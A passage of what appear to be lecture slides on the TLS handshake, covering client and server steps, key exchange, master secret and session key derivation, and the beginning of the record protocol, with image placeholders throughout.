
Step 5: Switch to Symmetric Encryption

- Verify server's Finished message.
- Send client Finished message.
- All subsequent communication encrypted with negotiated cipher (AES-GCM / ChaCha20).



Additional Checks

- Validate key usage policies in server certificate.
- Enforce minimum key length & signature algorithm policies.
- Confirm ALPN protocol (e.g., HTTP/2 or HTTP/3).



Server-Side: Certificate Verification & Key Exchange



Step 1: Process ClientHello


- Read TLS version, cipher suites, and extensions
- Select compatible parameters (or send alert if none).

Step 2: Send Identity (Certificate Chain)

- Send ServerHello with chosen parameters.
- Provide Certificate chain (server cert + intermediates).
- (TLS 1.3) Prove the private key with CertificateVerify.

Step 3: Ephemeral Key Exchange

- Send ephemeral key share (e.g., ECDHE).
- Compute shared secret from client's key.
- (TLS 1.2 with RSA) Accept encrypted pre-master secret.



Process ClientHello

Read TLS version, cipher suites, and extensions to select compatible parameters.

Send Identity

Send ServerHello with chosen parameters and provide the Certificate chain.

Ephemeral Key Exchange

Send ephemeral key share and compute the shared secret for secure communication.

Server-Side: Certificate Verification & Key Exchange Cont.



Step 4: Derive Secrets & Keys


- Derive Handshake Secret (verify Finished).
- Generate Master Secret / Application Secrets.
- Expand to Session Keys (encryption & integrity).

Step 5: Switch to Symmetric Encryption


- Send Finished message.
- Encrypt all further communication with negotiated cipher (e.g., AES-GCM / ChaCha20).

Additional Checks

- Certificate chain builds to a trusted root.
- Key usage and algorithm policies enforced.
- ALPN confirms application protocol (e.g., HTTP/2).



Client vs Server Key Exchange



Key Generation and Exchange



1. Master Secret Generation


- Inputs: client_random, server_random, pre_master_secret (46 byte)
- Output: master_secret (48 bytes)

1. Master Secret Expansion

- Expands the master_secret using the random values
- Produces keying material for encryption and authentication

2. Session Keys Generation

- Keys derived from expansion (example with AES_256_CBC_SHA):
 - client_write_MAC_key (32 bytes)
 - server_write_MAC_key (32 bytes)
 - client_write_key (32 bytes)
 - server_write_key (32 bytes)





👉 Above session keys are then used to protect SSL/TLS communication.


TLS Data Transmission



- After the **handshake protocol**, client and server begin secure data exchange.
- Data is carried in **records** (TLS Record Protocol).
- Each record consists of:
- **Header** (metadata for processing)
- **Payload** (encrypted application data).



Sending/ Receiving Data with the TLS Record Protocol



Sending/ Receiving Data with the TLS Record Protocol



- **Process (Receiving side)**

- 1. Receive TLS Records**

1. Data arrives as **TLS Records** (e.g., TLS Record n , TLS Record $n + 1$, etc.) in the TCP buffer.

- 2. Decrypt and Verify**

